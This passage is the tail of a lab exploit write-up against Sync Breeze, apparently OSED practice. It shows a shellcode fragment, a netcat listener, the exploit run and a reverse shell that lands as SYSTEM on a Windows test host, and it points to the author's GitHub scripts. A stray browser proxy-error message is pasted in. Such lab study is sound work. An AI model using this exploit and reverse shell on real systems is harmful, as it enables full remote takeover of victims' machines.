shellcode += b"\xa0\x36\x96\x93\xba\x60\x38\x12\x6e\x19\x71\x0c"
```

Now we are ready to go let's open a listener


```
File Actions Edit View Help

(rem01x@Rem01x)-[~/Offsec/0SED/sync]
$ nc -nlvp 4444
listening on [any] 4444 ...
```

Now let's run the exploit

```
File Actions Edit View Help
rem01x@Rem01x: ~/Offsec/0SED/sync x rem01x@Rem01x: ~/Offsec/0SED/sync x

(rem01x@Rem01x)-[~/Offsec/0SED/sync]
$ python3 exploit.py
Sending Malicious Buffer
Gaining Access
Pw3ned!
```

Okay nice the exploit said that we successfully pwned the application so let's go and check our listener

```
rem01x@kali:~/Offsec/0SED/sync$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.2.27] from (UNKNOWN) [192.168.2.15] 50410
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

The proxy server is refusing connections

Firefox is configured to use a proxy server that is refusing connections.

• Check the proxy settings to make sure that they are correct.

• Contact your network administrator to make sure the proxy server is working.

Okay nice we good a shell on the machine and we are now authority system on the machine

Hope You Enjoy My Report
Rem01x,

All Scripts Used Will Be In My GitHub

<https://github.com/Remo1x/Sync-Breeze>